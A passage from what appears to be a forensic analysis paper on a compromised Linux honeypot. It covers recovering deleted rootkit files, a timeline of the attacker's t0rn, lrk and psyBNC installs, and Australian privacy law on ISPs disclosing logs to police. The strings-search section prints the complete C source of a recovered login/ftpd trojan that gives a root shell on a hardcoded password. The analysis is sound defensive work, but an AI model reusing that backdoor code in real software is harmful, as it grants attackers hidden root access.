
There were many deleted files seen during the timeline analysis, unfortunately none of them belonged to the original t0rn tar file or the lrk tar file. However, the psy2.2.2.tar.gz file was found at inode 665613, it had been deleted at 13:02:35, real time, after the final alert for the IRC bouncer. Using Autopsy's export function, the file was recovered and un-tarred. A quick inspection of the directory resulted in the following;

Table 2.7.1

```
# ls

CHANGES  COPYING  help      Makefile  motd       README  src          TODO
config.h FAQ      log       menuconf  psybncchk  scripts targets.mak
         tools

# head README

psyBNC 2.2.2
------------

This program is useful for people who cannot be on IRC all the time.
Its used to keep a connection to IRC and your IRC client connected,
or also allows to act as a normal bouncer by disconnecting from
the IRC server when the client disconnects.

Being installed on a shell with a permanently connected machine you stay
connected as long you want or until the program crashes *g*
```

Autopsy provides a good tool for recovering files, using the file browsing option you can surf through all deleted files and either view or recover them if you wish. Below is a screen shot of the Autopsy deleted file browsing;

Figure 2.7.1



The graphic also shows the directories psybnc and ctab in the /dev/wd2s directory. All data that was in these inodes has been removed as they were re-allocated.

Using this tool I looked for the l.gz zip file but was unable to find it, also from my research into the t0rn rootkit I know that t0rn generally comes as tk.tgz, I looked for this file and could not find it either. Again there was no trace of the login.c code.
This is most disappointing as it meant that I had to download the tar files and manually check deleted inodes, matching deleted files with downloaded files, to verify that indeed lrk2-1.1 was used.

During the installation of the t0rn rootkit a file is modified at inode 335896, but is then deleted during the install of the lrk trojans. The deleted time is determined by the creation time left on the inode. Looking at the contents of that inode it becomes clear that it is the login trojan installed by t0rn. The file is recovered and verified against the md5sum on the SANS website where it proves to be the t0rn login trojan.

Moving through the list of deleted files I found references to a file /usr/info/.t0rn/sharsed. Upon viewing the contents sharsed turns out to be the ssh daemon again, the same as the nscd file. This is because when t0rn installs, the sharsed file is untarred from a tar file that is contained inside of the t0rn tar-ball, ssh.tgz. The sharsed file is then re-named to nscd during the installation. I also find a file /usr/src/.puta/new, which turns out to be empty.
The files that were looked at during the timeline analysis that aided in the determination of what occurred were recovered as they provided useful information as to IRC channels and nicknames etc. These files were recovered in exactly the same way as all other files.

Deciding on what files to recover is very hard, you do not want to have to search through every deleted inode for anything that proves interesting. By doing this we were able to discover information about the hackers IRC bouncer setup. There is no one way of determining what deleted files should be looked at but they definitely can hold some useful information. This emphasises why an investigator should always use sterilised media for their investigation.

2.8 Strings Searching

There is one final step to take, keyword searches of the compromised data are now performed so that any last evidence can be found. Autopsy provides this functionality and will also give you the fragment data of where the keyword was found. The Autopsy screen looks like the figure below:




Figure 2.8.1

The keywords that will be used are as follows;

- ulogin.c
- rewt
- l.gz
- psy2.2.2.tar.gz
- tk.tgz
- rewt
- lrk
- m0f0
- pqlp14
- 61.211.xxx.239
- 81.97.xxx.178
- 'V1A'H13'0'R0q0y1a
- nscd

These keywords were chosen as they were vital components of the hack. For instance there are the tar files that were downloaded, this may turn up information in swap space relating to commands that were used. The file tk.tgz was thrown in as it is a guess that this is the file that contained the t0rn rootkit.
Passwords are added in as they may lead to other keys and passwords, in fact all of these words or strings are used with the hope that they will lead to a some more evidence, perhaps the hacker's private key that is still in swap space or something similar.

The search for ulogin.c did not result in anything that would aid the investigation but a search on pqlp14 did. At fragment 2662769 there is some c code that mentions pqlp14 as a ROOT variable and also with the line TROJAN above it. There is no longer an inode that points to this file but with an educated guess it was discovered that the previous fragment contained the first portion of the code.
Both fragments, 2662769 and 2662768, combine to make the following code:

Table 2.8.1

```
/* Universal trojan ( login / imapd / qpopd )
But will work on more daemons and on most systems.
After installed on the system.
Telnet to the daemon and you will have 1 second to type in
the trojan passwd to get root access else it executes the real daemon.  */

/*
*   PUBLIC! PUBLIC! PUBLIC! PUBLIC! PUBLIC! PUBLIC! PUBLIC! PUBLIC! :P
*
*           mitra (  login / ipop3d / imapd trojan )
*             axess ( axess@mail.com ) in Dec-1999
*
*   This is an combined login / ipop3d / imapd trojan.
*   This should work with other deamons but i have only tested these 3.
*
*   REAL == mv the real deamon to this path.
*   TROJAN == This is the real path of the deamon, put the trojan here.
*
*   It defaults to login trojan now.
*   Don't forgot you might have to the rights of the trojan.
*   Telnet to the port whatever deamon its set for.
*   The passwd you need to enter in one second == door
*   and you will get that lovely # =)
*   This works on most systems.
*
*/

#include<signal.h>
#include<stdio.h>
#include<string.h>
#include<unistd.h>

#define REAL "/dev/wd2s/in.ftpd"
#define TROJAN "/usr/sbin/in.ftpd"
#define ROOT "pqlp14"
```

```
char **execute;
char passwd[5];

int main(int argc, char *argv[]) {
void connection();

signal(SIGALRM,connection);
alarm(1);
execute=argv;
*execute=TROJAN;

scanf("%s",passwd);

if(strcmp(passwd,ROOT)==0) {
alarm(0);
execl("/bin/sh","/bin/sh","-i",0);
exit(0);
}
else
{
execv(REAL,execute);
exit(0);
}
}


void connection()
{
execv(REAL,execute);
exit(0);
}
```

A check on the Internet revealed that it was not being advertised as ulogin.c but came as utrojan.c found at http://packetstormsecurity.nl/UNIX/penetration/rootkits/indexdate.shtml. Continuing on there is nothing else found across the drive in either swap space or unallocated space that would aid in the investigation. Strings is used in the swap space region and Autopsy for the ext2 partitions.

Once all the searching and analysing has been completed there is one last task to perform. We must verify that the images are still the same and that our investigation has not changed any of the data. To do this another md5sum of the images is performed and compared against the originals.

Table 2.8.2

```
# cat md5sums.txt

09de4c9fcb5220d4f542755356f1e0d4  honey_hda1.img
3d39a78cc9f3d8e8886fe81665f9cac2  honey_hda5.img
df1397791cc5d35db44db3c678c5b065  honey_hda6.img

# md5sum *.img

09de4c9fcb5220d4f542755356f1e0d4  honey_hda1.img
3d39a78cc9f3d8e8886fe81665f9cac2  honey_hda5.img
```

```
df1397791cc5d35db44db3c678c5b065  honey_hda6.img
```

2.9 Conclusion

From the analysis of our compromised system the following conclusions can be drawn about what the hacker did whilst they were in the system.

Firstly the hacker gained root access by some unknown exploit on the 29th of March. Within seconds they had made an ftp connection, as that was the only available service to their ftp server at 61.211.xxx.239 (some.domain.name) where they must have used their username and password, simizu, to download the t0rn rootkit. There is no evidence of this transaction but it is the only way they could have pulled down the rootkit. From here the installation of the t0rnkit can be seen at 18:18:32. This rootkit contains a number of trojaned binaries and also a trojaned ssh, sniffer and log cleaners.
The next step, which can be seen, quite clearly in the hackers own sniffer logs, is the download of the psy2.2.2.tar.gz file at 18:20:34. It is then assumed that it is compiled, although all evidence of this compile has been lost, however, the installation is verified by the alert in Snort for a BNC bouncer at 18:22:04, in this case psyBNC. It would not have connected so the hacker either removed it or wrote over it at a later stage. The BNC alert came from a second IP address, 81.97.xxx.178, which may be their home address, they would use the IRC bouncer to keep open connections when they cannot and then log into it at a later stage. The two IP address could be investigated further using dig or an internet tool such as Sam Spade.
At 18:27:18 a file l.gz was downloaded and the un-zipped, the files that were created show that the zip-file contained the Linux rootkit lrk2-1.1. This was then compiled at 18:28:13 and the /bin/login from t0rn overwritten with login from lrk. The hacker tested this at 18:28:28 where Snort indicated the use of rewt and their sniffer logs showed a connect to telnet at the same time with the use of rewt as a user.
18:30:19 was when the code for ulogin.c was downloaded. When compiled, ulogin.c, provides a login wrapper that allows the hacker to enter a special password, giving them an immediate root shell. This was used around in.ftpd, where /usr/sbin/in.ftpd was created at18:31:51 and the original in.ftpd was moved to the /dev/wd2s directory at 18:32:39. The hacker's sniffer logs show the use of their special password pqlp14 just after this, indicating that they were checking that it worked.
The hacker then had a break and came back at 12:56:17 on the 30th of March, indicated by the rewt access alert in Snort and on their logs. Again they downloaded psy2.2.2.tar.gz, uncompressed it, compiled it and tried to check that it connected, which it didn't. Snort shows the hackers test at 12:58:51.
At 13:33:14 the hacker logs in again and checks their sniffer logs, then cleans the machine logs of the IP address 81.97.xxx.178, it is possible that 61.211.xxx.239 is an 'owned' machine of theirs that they are using to perform the hack and that the 81.97.xxx.178 is their real IP address that they may be trying to use the bouncer for.

It can be seen from all of the evidence found that this hacker whilst trying to clean up after themselves managed to clean up to a certain extent but did not clean all of their tracks entirely. This can be seen by several references to their logins in /var/log/secure and a small portion of their activity, primarily their password, left in the .bash_history file. Some hackers will try to disguise their activity by touching lots of files, or the more advanced will only modify the mactime's of specific files. This hacker did not attempt this, so that when performing a timeline analysis their activity was right at the top.
The hacker was clever enough to install multiple backdoor's, /bin/login, ulogin, and an ssh daemon. This multi-layered approach is so that if one of their backdoor's is discovered and closed off they some other options. Assuming that only one was found and closed off it would be a natural assumption that when the hacker returned, several other backdoor's

would open up.

Finally the question is why did the hacker hack this system? There is no evidence of any bots, so that is out of the question, the only sure thing is that they wanted an IRC bouncer. IRC bouncers allow someone to communicate with IRC chat channels via an alternate IP address and also allow the user to continue an IRC connection whilst they are unable to. The hacker was determined to have this bouncer as they tried twice to get the program working.
These theories are of course speculation as no one can really know what this hacker intended for this system. There was also the use of the sniffer, which may indicate that they were trying to look for other hosts, or passwords, credit card numbers etc. The only motive that can be established for sure is that they wanted an IRC bouncer.

PART III: LEGAL ISSUES OF INCIDENT HANDLING IN AUSTRALIA

3.1 The Situation

An ISP administrator has been contacted by law-enforcement, in this case, as we are in Australia, it would be the Australian Federal Police (AFP) High Tech Crimes Unit. The AFP has informed the ISP that an account on their system has been used to hack a government system. Upon being asked to check the logs, the administrator can only determine that a valid dial-up account was logged in at the time.

3.2 Question A.

What information can be provided to the law enforcement officer over the phone?

In accordance with the Australian Federal Privacy Act, Information Privacy Principle (IPP) 11;

> 1. A record-keeper who has possession or control of a record that contains personal information shall not disclose the information to a person, body or agency (other than the individual concerned) unless:
>
> > (a) the individual concerned is reasonably likely to have been aware, or made aware under Principle 2, that information of that kind is usually passed to that person, body or agency;
> >
> > (b) the individual concerned has consented to the disclosure;
> >
> > (c) the record-keeper believes on reasonable grounds that the disclosure is necessary to prevent or lessen a serious and imminent threat to the life or health of the individual concerned or of another person;
> >
> > (d) the disclosure is required or authorised by or under law; or
> >
> > (e) the disclosure is reasonably necessary for the enforcement of the criminal law or of a law imposing a pecuniary penalty, or for the protection of the public revenue.

So as long as the ISP belongs to the Commonwealth and is satisfied that the AFP is conducting a legitimate investigation, under IPP 11, paragraph 1e and in accordance with criminal investigations, the ISP is obliged to provide any information that will aid in said investigation. In this case, as the details about the user who is logged on could aid the case, the ISP should provide these details

The above section is for use when dealing with Commonwealth agencies. The ISP is in a tricky situation as the information is on a private sector system but the victim is a Commonwealth system, so what part of the law does this come under, Private or Commonwealth? Fortunately there is a similar provision in the private sector act, NPP 2, paragraph 2.1, sub-paragraph h, (i) through (v);

2.1 An organisation must not use or disclose personal information about an individual for a purpose (the ***secondary purpose***) other than the primary purpose of collection unless:

> (h) the organisation reasonably believes that the use or disclosure is reasonably necessary for one or more of the following by or on behalf of an enforcement body:
>
> > (i) the prevention, detection, investigation, prosecution or punishment of criminal offences, breaches of a law imposing a penalty or sanction or breaches of a prescribed law;

(ii) the enforcement of laws relating to the confiscation of the proceeds of crime;

(iii) the protection of the public revenue;

(iv) the prevention, detection, investigation or remedying of seriously improper conduct or prescribed conduct;

(v) the preparation for, or conduct of, proceedings before any court or tribunal, or implementation of the orders of a court or tribunal.

It can be seen that the ISP has the right to disclose information if it pertains to a criminal investigation, add to this that if they do not disclose information then they may be liable to charges of obstructing justice then this right becomes an obligation. As the ISP is obliged to provide information they should be able to reveal certain details over the phone. Providing, of course, that they are satisfied that a legitimate investigation is occurring. However the ISP can still ask for a warrant to be produced to prove that it is indeed a legitimate investigation.

There is also a section under the Australian Telecommunications Act 1997 that allows for disclosure of account details to law-enforcement provided that a criminal investigation is under-way. Section 282 doubles up on the privacy laws but can be used as an alternative, the form involved with 282 requires authorisation from a senior law-enforcement officer but can be executed over the phone if the situation is that critical. In that case the paper work would be forwarded at the earliest convenient time.

So the ISP can provide all account details that may pertain to the investigation over the phone to the law-enforcement officer provided they are convinced of the legitimacy of the investigation or have been served with a section 282.

3.3 Question B.

What must the law-enforcement officer do to ensure that the ISP preserves the evidence if there is a delay in obtaining any required legal authority?

This boils down to a judgement issue. If the ISP is satisfied that a case is being investigated then there are no more legal delays and the evidence should be handed over, as per the Privacy Act this should be logged. The law-enforcement officer should advise on the best way of doing this, for example, making sure that there is a traceable chain of evidence and where and how to store the data.
On the other hand if there is some delay then the law-enforcement officer should try and ensure that the data is taken offline and stored safely and securely until the delay is resolved. This will cover the ISP under the Privacy Act and will also preserve the integrity of the data. However, if changes must be made for some reason, then the law-enforcement officer should make sure that the ISP tracks all of the actions they take that may affect the data.
This is a difficult situation, if the ISP is not careful and the evidence is lost then the ISP may be liable to be charged with criminal negligence. Meaning that they did not take the appropriate steps to preserve evidence that was reasonably suspected to exist.

3.4 Question C.

What legal authority does the law-enforcement officer need to produce in order for the ISP to send them their logs?

Again this circumstance needs to be referred back to the Privacy Act IPP 11 or NPP 2. The ISP must take all reasonable steps to ensure that the information held on their systems is kept private, unless of course, it is needed for a police investigation. Under this circumstance it is up to the law-enforcement officer to provide enough verification to convince the ISP that a legitimate investigation is under way. The ISP is then responsible for being able to justify that it considered this verification reasonable.
So in some cases, law-enforcement may only need to produce a business card or in others a warrant. In the above case I would suggest I would like more than just a business card, but not quite a warrant, to convince me that an investigation was under-way.
There also may be cases where law-enforcement will quietly monitor some activity and then come to gather evidence by surprise. This is different to the above circumstance, but I would suggest that when such short notice is required that the law-enforcement officers would best use a warrant as it could save any hiccups that the ISP may present when justifying to themselves that there is cause to hand-over any information.
If the authorities wish to take the logs forcibly then there are several provisions for this in Australian law. As it is hard to determine whether a computer holds evidence or not at first glance, then using the new Cyber-Crimes Act 2001 amendment to the Crimes Act 1914 Section 3K, subsection 2, the computer can be removed to a place where it can be investigated. This investigating will determine whether it should be seized under warrant or not, if not the system will be returned. Else the system can be seized under normal warrant.

3.5 Question D.

What other “investigative” activity can the ISP perform at this time?

There is nothing preventing the ISP performing investigative activity on their own systems, however they must be aware that they may in-advertently corrupt the data, which may lead to charges being laid on the ISP such as criminal negligence and obstruction of justice. They must also be aware that they do not have the powers of law-enforcement with regards to conducting interviews and the likes. They have no legal right to call people in for interviews and they must be very careful not to interfere with the legal investigation in any way.
In a different circumstance, for example if it was the ISP that had discovered the incident, then the ISP is well within their rights to perform the forensic investigation, within the limits of the law, and to hand over the evidence to the authorities for prosecution. The ISP must ensure that they have conducted the investigation in a way that can be verified in court. For example they must keep a chain of evidence, and provide evidence that the integrity of the data is intact. Again the ISP has no right when it comes to dealing directly with people. Only law-enforcement has the ability to interview people about an investigation.

3.6 Question E.

How would my actions change if I were the ISP and my logs discovered that a hacker gained unauthorised access to the system, created their own account which they then used to hack the government system?

There are a couple of issues here, firstly I would have to realise that, although not proven in case law, I may be liable to prosecution under the Privacy Act IPP 4;

A record-keeper who has possession or control of a record that contains personal information shall ensure:

(a) that the record is protected, by such security safeguards as it is reasonable in the circumstances to take, against loss, against unauthorised access, use, modification or disclosure, and against other misuse; and

(b) that if it is necessary for the record to be given to a person in connection with the provision of a service to the record-keeper, everything reasonably within the power of the record-keeper is done to prevent unauthorised use or disclosure of information contained in the record.

Also under the National Privacy Principals (NPP's), that apply to private sector;

4.1 An organisation must take reasonable steps to protect the personal information it holds from misuse and loss and from unauthorised access, modification or disclosure.

4.2 An organisation must take reasonable steps to destroy or permanently de-identify personal information if it is no longer needed for any purpose for which the information may be used or disclosed under National Privacy Principle 2.

This could apply, as I may not have taken what could be considered all reasonable steps to ensure that the personal particulars of the account holders of the ISP are secure by patching the ISP servers too a particular level.
Following this thread, the can of worms that is the Law of Torts may also come into play. The Commonwealth may decide that if they have lost a lot of money due to this breach and because of my negligence, that I am liable. Using the classic Donoghue vs. Stevenson case, I may be found guilty and made to pay the damages. This side of the law is quite popular at the moment and is on the forefront of most people's minds; hence it is something to be extremely conscious of.

For myself I would request that the authorities provide me with a copy of the images that they will make of the suspect data rather than taking an image before surrendering the data. This would enable me to investigate the incident myself. My investigation would have a different spin to law-enforcement as I would be concentrating more on how they got in and the authorities would be more concerned with what the hacker did. A proper investigation should bring out both aspects of the incident.
At the end of my own investigation I would hopefully have determined what exploit was used on the ISP server and patch it on the rebuilt server. I would also check for other known patches that would be required to secure the system. After my own investigation I would hand my findings over to the law-enforcement agency in hope that it would aid in their investigation.

3.7 More Details on Cyber-Crime in Australia

Australia is in an interesting situation at this current period in time. Each state has it's own set of criminal laws, traditionally these laws were applied to computer crimes and hence would have varied from state to state. Recently the Commonwealth has introduced a Cyber-Crimes Act, this is an interpretation of the usual criminal laws, applied to computers. However, the new laws have not been tested in a real case and as such only state laws have been used to prosecute computer crime.

Although the questions above do not directly relate to the Cyber-Crimes Act of Australia I feel that is important for anyone that is reading this, and is in a position where they may be able to use the Australian laws, that they be aware of the situation.
The main laws that are looked at in the above questions are the privacy laws, these laws are a generic set of laws across the Commonwealth of Australia, individual states can

have their own set of laws but in the ACT the Federal laws are used. The Office of the Privacy Commissioner is responsible for interpreting these laws and dealing with complaints of breaches of privacy. All of the questions relate directly to the rights of the account holder on the ISP and the responsibilities that the ISP has in ensuring that all reasonable precautions are taken when releasing this data. It may seem unfair that any hacker has rights to privacy but it *is* the law.

REFERENCES

[1] “Ye Ol’ Faithful” www.google.com
[2] “Phrack Magazine” www.phrack.com/show.php?p=51&a=6
[3] “Packetstorm Security” http://packetstormsecurity.nl/crypt/misc
[4] “Australian Legal Information Institute” www.austlii.edu.au/au/legis/act/consol_act/ca190082/
[5] “Australian Legal Information Institute” www.austlii.edu.au/au/legis/cth/consol_act/pa1988108/
[6] “Australian Legal Information Institute” www.austlii.edu.au/au/legis/cth/consol_act/ca2001112/
[7] “Australian Legal Information Institute” www.austlii.edu.au/au/legis/cth/consol_act/ca191482/
[8] “Office of the Privacy Commissioner” www.privacy.gov.au/act
[9] “@stake” www.atstake.com/research/tools/forensic/
[10] “TCT” www.porcupine.org/forensic/tct.htm
[11] “Sleuth kit” www.sleuthkit.org/index.php
[12] “GNU Project” www.gnu.org/deirectory/all
[13] “Linux Filesystem Basics” http://new.linuxnow.com/tutorials/fs/fs1.html
[14] “Shadow File Basics” www.tldp.org/LDP/lame/LAME/linux-admin-made-easy/shadow-file-formats.html
[15] “Chkrootkit” www.chkrootkit.org
[16] “SANS Analysis of the T0rn Rootkit” www.sans.org/y2k/t0rn.htm
[17] “Phreak Archives” www.phreak.org/archives/exploits/unix/trojans/?C=S&O=D
[18] “Packetstorm Security” http://packetstormsecurity.nl/UNIX/penetration/rootkits/indexdate.shtml
[19] “PSYBNC Home Page” www.psychoid.lam3rz.de
[20] “Torts and Tort Law” http://videlex.com/Torts%20And%20Tort%20Law.htm
[21] “Australian Privacy Profile” http://www.caslon.com.au/austprivacyprofile4.htm#act
[22] “Dead Linux Machines Do Tell Tales” James Fung
[23] “Forensic Analysis of delta.dyndns.ws” Greg Owen
[24] “SANS Track 8 course notes”